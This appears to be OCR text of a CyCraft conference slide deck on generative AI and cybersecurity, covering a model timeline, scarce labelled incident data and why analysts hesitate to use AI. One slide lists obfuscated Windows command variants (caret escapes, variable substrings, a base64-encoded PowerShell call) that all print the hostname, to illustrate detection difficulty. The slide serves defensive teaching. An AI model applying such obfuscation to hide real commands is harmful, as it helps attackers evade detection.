
CYCRAFT

GenAI is the Magic
GenAIは魔法です

TLP:GREEN

😀Over these three years we've been suffering in COVID-19, the world has gone through many changes

この3年間、私たちがCOVID-19で苦しんでいる間に、世界は多くの変化を経験しました。




https://www.youtube.com/watch?v=FwyrPikdK_E

AI / ML / LLM / Transformer Models Timeline
New progress every month...

12/2023
11/2023
10/2023
09/2023
08/2023
07/2023
06/2023
05/2023
04/2023
03/2023
02/2023
01/2023
12/2022
11/2022
10/2022
09/2022
08/2022
07/2022


Latest entries

2023-12-12	Phi-2
2023-12-11	Mixtral 8x7B
2023-12-06	Gemini
2023-11-23	Yi
2023-11-06	Whisper v3
2023-10-25	Zephyr
2023-10-19	DALL-E 3
2023-09-27	Mistral 7B
2023-09-11	Phi-1.5
2023-08-24	Code Llama




https://ai.v-gar.de/ml/transformer/timeline/timeline.png


We didn't teach AI, but AI learned by itself! GPT-4 beats 90% of human on SAT exams



While GPT-3.5 can only speak good English in “1-year” GPT-4 can speak good enough Japanese



Double Descent Phenomenon



1. Feature Engineering

Expert select pre-defined features from known data

2. Architecture Engineering

Neural networks with multiple layers to learn features and patterns from data

3. Objective Engineering

Balancing false positives and false negatives to fit sophisticated objective


4. Prompt Engineering

Pre-trained model is large enough, thus with right prompts can generate context-aware insights

https://arxiv.org/pdf/2107.13586.pdf, https://arxiv.org/abs/1710.03667, https://arxiv.org/abs/1812.11118, https://arxiv.org/abs/1912.02292 ,https://openai.com/research/deep-double-descent

CYCRAFT

What's next for GenAI?



5. What is AI?

- If AI has memory, rather than by iterations (GPT-2/3.5/4…)
- If AI can create (give birth) more AI assistants
- If AI share data with each other AI, form networks and organizations
- Are they AI, Super Computer, or Super Human?

"I am not an AI. My code name is Project 2501. I am a living, thinking entity who was created in the sea of information."

Credit:《攻殼機動隊》

Why is the cybersecurity community unwilling to use AI?

サイバーセキュリティコミュニティはなぜAIの使用に消極的なのか？

Tired of Alerts

Afraid of alert fatigue, especially when AI has uncertainties

Expert Rules

Reliance on experts well-defined indicators of compromise (IoC)

Job Security

Will AI replaces security experts? Is AI still “Garbage In and Garbage Out”?

CYCRAFT

Cybersecurity


+

AI

TLP:GREEN

Problem 1

In cybersecurity world, labeled data is rare



- In one typical incident response, we collected 0.5M events from 400 machines from 7-days of logs
- In the end, confirmed 12 machines are compromised and 377 events can be labeled with MITRE ATT&ACK ID
- Labeled data (with malicious behaviors) are only **0.081%**

Problem 2

Whether rule-based or AI-based, is it context-aware or not?

```
①  cmd,/c;hostname
②  Powershell hostname
③  cmd /c "set x=hostname & echo %x% | cmd"
④  Cmd /c"ho"^s^t^"na"m"e
⑤  powershell.exe -enc aABvAHMAdABuAGEAbQBlAA==
⑥  Cmd /c ho^%CommonProgramFiles:~-14,1%tn^ame
```

Which command can display the computer name?

IR-on-MAN beta

CmdGPT

